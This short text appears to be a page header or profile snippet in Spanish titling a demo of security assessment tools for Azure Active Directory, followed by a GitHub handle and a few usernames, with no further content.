Demo: Herramientas de Evaluaciones de seguridad de Azure Active Directory





GitHub (Antonixp21)



antonixp



antonio-aac